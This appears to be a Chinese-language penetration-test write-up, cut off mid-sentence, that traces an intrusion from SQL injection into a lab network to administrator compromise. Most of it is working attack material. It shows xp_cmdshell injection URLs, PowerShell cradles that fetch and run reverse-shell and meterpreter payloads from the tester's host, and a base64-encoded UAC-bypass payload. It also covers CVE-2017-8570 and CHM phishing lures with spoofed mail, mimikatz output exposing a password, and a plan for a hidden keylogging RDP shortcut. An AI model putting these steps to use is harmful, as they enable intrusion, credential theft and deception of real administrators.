RECONFIGURE;EXEC sp_configure 'xp_cmdshell',1;
RECONFIGURE ;
http://10.101.101.13/?page=1;create table temp(id int identity(1,1),a varchar(8000));--
http://10.101.101.13/?page=1;insert into temp exec master.dbo.xp_cmdshell 'ipconfig /all';--
```

读取结果 [»](#) :

[http://10.101.101.13/?page=1 and \(select substring\(\(select a from temp for xml auto\),1,4000\)\)>0--](http://10.101.101.13/?page=1 and (select substring((select a from temp for xml auto),1,4000))>0--)



在将 nvarchar 值 '<temp/><temp a="Windows IP 配置"/><temp/><temp a=" 主机名 :sql"/><temp a=" 主 DNS 后缀 :diattack.com"/><temp a=" 节点类型 :混合"/><temp a=" IP 路由已启用 :否"/><temp a=" WINS 代理已启用 :否"/><temp a=" 后缀搜索列表 :diattack.com"/><temp/><temp a=" 以太网适配器 本地连接"/><temp/><temp a=" 连接特定的 DNS 后缀 :diattack.com"/><temp a=" 描述 :Intel(R) PRO/1000 MT Network Connection"/><temp a=" 物理地址 :00-50-56-89-EC-07"/><temp a=" DHCP 已启用 :否"/><temp a=" 自动配置已启用 :是"/><temp a=" 本地链接 IPv6 地址 :fe80:1dca:9218::1d1f%11首选"/><temp a=" IPv4 地址 :192.168.101.14(首选)"/><temp a=" 子网掩码 :255.255.255.0"/><temp a=" 默认网关 :192.168.101.1"/><temp a=" DHCPv6 IAID :234901590"/><temp a=" DHCPv6 客户端 DUID :00-01-00-01-20-FF-30-4D-00-50-56-89-EC-07"/><temp a=" DNS 服务器 :192.168.101.15"/><temp a=" TCP/IP 上的 NetBIOS :已启用"/><temp a=" 隧道适配器 isatap.diattack.com"/><temp/><temp a=" 媒体状态 :媒体已断开"/><temp a=" 连接特定的 DNS 后缀 :"/><temp a=" 描述 :Microsoft ISATAP Adapter"/><temp a=" 物理地址 :00-00-00-00-00-00-E0"/><temp a=" DHCP 已启用 :否"/><temp a=" 自动配置已启用 :是"/><temp/><temp a=" 隧道适配器 Teredo Tunneling Pseudo-Interface"/><temp a=" 媒体状态 :媒体已断开"/><temp a=" 连接特定的 DNS 后缀 :"/><temp a=" 描述 :Teredo Tunneling Pseudo-Interface"/><temp a=" 物理地址 :00-00-00-00-00-00-E0"/><temp a=" DHCP 已启用 :否"/><temp a=" 自动配置已启用 :是"/><temp/> 转换成数据类型 i...

说明:执行当前 Web 语句期间,出现未处理的异常。请检查堆栈跟踪信息,以了解有关错误以及代码导致错误的处的详细信息。

堆栈跟踪:

```
System.Data.SqlClient.SqlException: 有参数 nvarchar 值 '<temp/><temp a="Windows IP 配置"/><temp/><temp a=" 主机名 ..... :sql"/><temp a=" 主 DNS 后缀 ..... :diattack.com"/><temp a=" 节点类型 ..... :混合"/><temp a=" IP 路由已启用 ..... :否"/><temp a=" WINS 代理已启用 ..... :否"/><temp a=" 后缀搜索列表 ..... :diattack.com"/><temp/><temp a=" 以太网适配器 本地连接"/><temp/><temp a=" 连接特定的 DNS 后缀 ..... :diattack.com"/><temp a=" 描述 ..... :Intel(R) PRO/1000 MT Network Connection"/><temp a=" 物理地址 ..... :00-50-56-89-EC-07"/><temp a=" DHCP 已启用 ..... :否"/><temp a=" 自动配置已启用 ..... :是"/><temp a=" 本地链接 IPv6 地址 ..... :fe80:1dca:9218::1d1f%11首选"/><temp a=" IPv4 地址 ..... :192.168.101.14(首选)"/><temp a=" 子网掩码 ..... :255.255.255.0"/><temp a=" 默认网关 ..... :192.168.101.1"/><temp a=" DHCPv6 IAID ..... :234901590"/><temp a=" DHCPv6 客户端 DUID ..... :00-01-00-01-20-FF-30-4D-00-50-56-89-EC-07"/><temp a=" DNS 服务器 ..... :192.168.101.15"/><temp a=" TCP/IP 上的 NetBIOS ..... :已启用"/><temp a=" 隧道适配器 isatap.diattack.com"/><temp/><temp a=" 媒体状态 ..... :媒体已断开"/><temp a=" 连接特定的 DNS 后缀 ..... :"/><temp a=" 描述 ..... :Microsoft ISATAP Adapter"/><temp a=" 物理地址 ..... :00-00-00-00-00-00-E0"/><temp a=" DHCP 已启用 ..... :否"/><temp a=" 自动配置已启用 ..... :是"/><temp/> 转换成数据类型 i...'
```

说明:执行当前 Web 语句期间,出现未处理的异常。请检查堆栈跟踪信息,以了解有关错误以及代码导致错误的处的详细信息。


堆栈跟踪:

```
System.Data.SqlClient.SqlException: 在将 nvarchar 值 '<temp/><temp a="Windows IP 配置"/><temp/><temp a=" 主机名 ..... :sql"/><temp a=" 主 DNS 后缀 ..... :diattack.com"/><temp a=" 节点类型 ..... :混合"/><temp a=" IP 路由已启用 ..... :否"/><temp a=" WINS 代理已启用 ..... :否"/><temp a=" 后缀搜索列表 ..... :diattack.com"/><temp/><temp a=" 以太网适配器 本地连接"/><temp/><temp a=" 连接特定的 DNS 后缀 ..... :diattack.com"/><temp a=" 描述 ..... :Intel(R) PRO/1000 MT Network Connection"/><temp a=" 物理地址 ..... :00-50-56-89-EC-07"/><temp a=" DHCP 已启用 ..... :否"/><temp a=" 自动配置已启用 ..... :是"/><temp a=" 本地链接 IPv6 地址 ..... :fe80:1dca:9218::1d1f%11首选"/><temp a=" IPv4 地址 ..... :192.168.101.14(首选)"/><temp a=" 子网掩码 ..... :255.255.255.0"/><temp a=" 默认网关 ..... :192.168.101.1"/><temp a=" DHCPv6 IAID ..... :234901590"/><temp a=" DHCPv6 客户端 DUID ..... :00-01-00-01-20-FF-30-4D-00-50-56-89-EC-07"/><temp a=" DNS 服务器 ..... :192.168.101.15"/><temp a=" TCP/IP 上的 NetBIOS ..... :已启用"/><temp a=" 隧道适配器 isatap.diattack.com"/><temp/><temp a=" 媒体状态 ..... :媒体已断开"/><temp a=" 连接特定的 DNS 后缀 ..... :"/><temp a=" 描述 ..... :Microsoft ISATAP Adapter"/><temp a=" 物理地址 ..... :00-00-00-00-00-00-E0"/><temp a=" DHCP 已启用 ..... :否"/><temp a=" 自动配置已启用 ..... :是"/><temp/> 转换成数据类型 i...'
```

看上去这个网站是站库分离的网站，用这种方法执行 `ping 10.101.101.16`，发现数据库服务器可以通外网，获取这些信息之后，我 `drop table temp` 删除创建的临时表。在获取到这么多信息了之后，在自己机子上开一个 Web 站点下载 nishang 的 powershell 的反弹脚本到自己的 Web 服务器上：<https://github.com/samratashok/nishang>

nv -lvp 8888 监听等待反弹，然后执行 `<>` :

```
http://10.101.101.13/?page=1;exec master..xp_cmdshell 'powershell IEX (New-Object  
Net.WebClient).DownloadString('http://10.101.101.13/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp  
-Reverse -IPAddress 10.101.101.13 -port 8888';--
```



```
root@kali: ~
File Edit View Search Terminal Help
???? ?:1 ?: 7
+ icacls <<< "C:\Program Files\Program Folder"
+ CategoryInfo : NotSpecified: (C:\Program File...er: ???????????
: String) [], RemoteException
成之前FullyQualifiedErrorId : NativeCommandError

^C sent 271, rcvd 3006 关读错误以及代码中导致错误的出处的详细信息。
root@kali:~# ls
111.pcapng Eternalblue-Doublepulsar-Metasploit pykek
cve-2017-8570_toolkit.py ms17010.pcapng Templates
Desktop Music tool
Documents Pictures tool.zip
Downloads Public Videos
root@kali:~# zenmap
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
192.168.101.14: inverse host lookup failed: Unknown host
connect to [10.101.101.16] from (UNKNOWN) [192.168.101.14] 57699
Windows PowerShell running as user SQL$ on SQL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\network service
PS C:\Windows\system32>
```

但是数据库权限不高，现在我将用 Powershell 远程加载并执行 exe 的脚本执行

ms15-051 , Ps 脚本地址 :

<https://github.com/clymb3r/PowerShell/blob/master/Invoke-ReflectivePEInjection/Invoke-ReflectivePEInjection.ps1>

执行 :

```
IEX (New-Object
Net.WebClient).DownloadString('http://10.101.101.13/Invoke-ReflectivePEInjection.ps1');Invoke-ReflectivePEInjection -PEUrl http://10.101.101.13/x86/ms15-051.exe -ExeArgs "cmd" -ForceA
```

可以看到提权没有成功，并且换一个 Exploit 也没成功：

继续使用 msf 探测，开启 msf 监听功能：

执行，从数据库主机上反弹一个 meterpreter 连接  :

```
http://10.101.101.13/?page=1;exec master..xp_cmdshell('IEX(New-Object  
Net.WebClient).DownloadString("http://10.101.101.16/CodeExecution/Invoke-Shellcode.ps1");)  
Invoke-Shellcode -payload windows/meterpreter/reverse https -lhost 10.101.101.16 -lport 4444 -force')
```



随后用 use auxiliary/scanner/smb/smb_version 扫描 smb 获取内网信息，发现 mail 服务器，然后用 use auxiliary/scanner/portscan/tcp 扫描端口，发现开放 80 25 110 端口：

```
msf auxiliary(tcp) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhosts 192.168.101.16
rhosts => 192.168.101.16
msf auxiliary(tcp) > run

[*] 192.168.101.16: - 192.168.101.16:25 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:80 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:82 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:110 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:135 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:139 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:143 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:366 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:445 - TCP OPEN System.Data.SqlClient.SqlCommand
[*] 192.168.101.16: - 192.168.101.16:587 - TCP OPEN System.Data.SqlClient.SqlCommand
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(tcp) > 
```

使用 use auxiliary/server/socks4a 代理进内网后在 82 断口处发现了惊喜：



通过弱口令轻松进入到后台，发现一个可以生成静态站的地方：



把自定义静态页面存储主路径改成 1.asp , 然后编辑一篇文章把木马代码放进去 , 重新生成静态页面 GetShell :

这个服务器的 82 不能执行 cmd , 不支持 aspx , 不能跨目录到 umail , 但是在一个奇怪的地方发现一个一份企业通讯录 , 下载下来看到管理员邮箱 :

于是想到用伪造邮件的方法来钓管理员 , 参考两篇文章 :

<http://www.freebuf.com/vuls/144054.html>

<http://www.91ri.org/15506.html>

第一种方法：首先用 CVE-2017-8570 Exploit 做一个钓鱼用的 ppsx，由于原来的 exp 要用 Poershell 下载 shell.exe 再执行，这样容易被杀软发现，并且原来的 exp 执行反弹回来的 shell 权限不够，所以要考虑绕过 UAC，让管理员点击恶意的 ppsx 后静默反弹一个高权限的 shell，如果用 nishang 给的 Invoke-PsUACme.ps1，执行之后会有一个一闪而过的黑框框，很让人感到怀疑，去掉这个一闪而过的黑框框很简单，因为我用 oobe 的方法在 Win7 上绕过 UAC，所以我在这里只介绍在这种条件下去掉黑框框的方法，首先去掉 Invoke-PsUACme.ps1 第 206 行的 & \$execpath 代码，之后在调用 Invoke-PsUACme 的时候 –payload 参数写上你要执行的命令，最后用 rundll32.exe 静默启动

动 C:/Windows/System32/oobe/setupqm.exe :

```
IEX(New-Object Net.WebClient).DownloadString("http://10.101.101.16/uacchm.ps1");
```

换掉原来 exp 里面的 Powershell 调用语句，其中 uacchm.ps1 的内容是 :

```
IEX (New-Object  
System.Net.WebClient).DownloadString('http://10.101.101.16/nishang/Escalation/Invoke-PsUACme.ps1')  
Invoke-PsUACme -method oobe -Payload 'powershell -win hidden -enc  
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACKALgBEA  
G8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwADEALgAx  
ADAAMQAuADEANgAvAGMAaABtAC4AcABzADEAJwApAA=='  
Start-Process -FilePath rundll32.exe -ArgumentList 'javascript:..\mshtml,RunHTMLApplication  
";new%20ActiveXObject("WScript.Shell").Run("C:/Windows/System32/oobe/setupqm.exe",0,true);self.close();'
```

而其中 enc 后面的数据是经过下面的代码编码而成 :

```
$command = "IEX (New-Object Net.WebClient).DownloadString('http://10.101.101.16/chm.ps1')";  
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command) $encodedCommand =  
[Convert]::ToString($bytes)  
powershell.exe -EncodedCommand $encodedCommand
```

编码的内容 :

```
IEX (New-Object System.Net.WebClient).DownloadString('http://10.101.101.16/chm.ps1');  
chm.ps1 :  
IEX (New-Object  
System.Net.WebClient).DownloadString("http://10.101.101.16/powersploit/CodeExecution/Invoke-Shellcode.ps  
1"); Invoke-Shellcode -payload windows/meterpreter/reverse_https -lhost 10.101.101.16 -lport 7777 -force
```

改好的


exp https://github.com/niexinming/safe_tool/blob/master/cve-2017-8570_toolkit.py

，用法是：先生成一个恶意的 ppsx



```
python cve-2017-8570_toolkit.py -M gen -w car.ppsx -u http://10.101.101.16:82/logo.doc
```

在 82 端口开启服务 ↴ :

```
python cve-2017-8570_toolkit.py -p 82 -M exp -e 10.101.101.16
```




Ps: 好多时候这个漏洞复现不成功，可以将查看 文件 -> 选项，点击 信任中心设置，去掉设置中的所有勾取选项即可：






第二种方法比较简单，用 easy chm 做一个恶意的 chm :



其中我做的 test.html 我放在了 https://github.com/niexinming/safe_tool/blob/master/test.html Ps: 由于 PARAM 的 value 的长度似乎有某种限制，所以我把

```
IEX (New-Object Net.WebClient).DownloadString("http://10.101.101.16/uacchm.ps1");
```

base64 编码之后放入 PARAM 的 value 中 :



两个恶意的文件都制作好后用 swaks 伪造邮件把这两个文档发送出去：

现在静静等待管理员点击我们的恶意文件，启动 msf 的 exploit/multi/handler 模块时候用 exploit -j 就可以让 msf 在后台等待管理员上钩了。

后渗透

当我们发现一个管理员中了我们的木马：

由于 bypass 了 uac , 所以返回的是管理员的 shell , 我们可以用 mimikatz 来把密码脱出来看看 :



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
AuthID      Package      Domain      User          Password
-----      -----      -----      -----          -----
0;997      Negotiate  NT AUTHORITY LOCAL SERVICE
0;996      Negotiate  WORKGROUP   MANAGE2$ 
0;37403    NTLM        WORKGROUP   MANAGE2$ 
0;999      NTLM        MANAGE2    manage1      mac8.6
0;2411861  NTLM        MANAGE2    manage1      mac8.6
0;2411818  NTLM        MANAGE2    manage1      mac8.6
=====
meterpreter >
```

由于管理员的机子不属于任何域，也不是域账号登陆，所以我需要获取他的在远程登陆其他机子的时候的用户名和密码，根据这篇文件的介绍，我希望替换远程桌面的快捷方式来监视管理员的行为，思路是：


- (1) 正常启动 c:\windows\system32\mstsc.exe，避免管理员怀疑
- (2) 由于原来的 exp 一启动就会有个黑框框一闪而过，要用 rundll32 的方式来消除黑框框，让恶意代码静态启动
- (3) 参数部分要先加 260 个空格字符后面接着为 payload 代码，这样减小管理员查看属性的时候看到 payload 而产生怀疑
- (4) 参考 <http://wooyun.jozxing.cc/static/drops/tips-13125.html> 这个文章静默启动一个桌面步骤记录程序
- (5) 利用 PowerSploit 的 Get-Keystrokes.ps1 的脚本来记录键盘记录
- (6) 记录一分钟后把记录的文件隐藏起来
- (7) 启动 metasploit 的反弹连接
- (8) 修改图标（关于 C:\Windows\system32\SHELL32.dll 的图标 id，有个网站给的很全面，http://help4windows.com/windows_7_shell32_dll.shtml，可以修改传递给图标 id 来修改图标）

我把修改好的代码放
在 https://github.com/niexinming/safe_tool/blob/master/link.ps1，远程加载的恶意的
PowerShell 代码放在

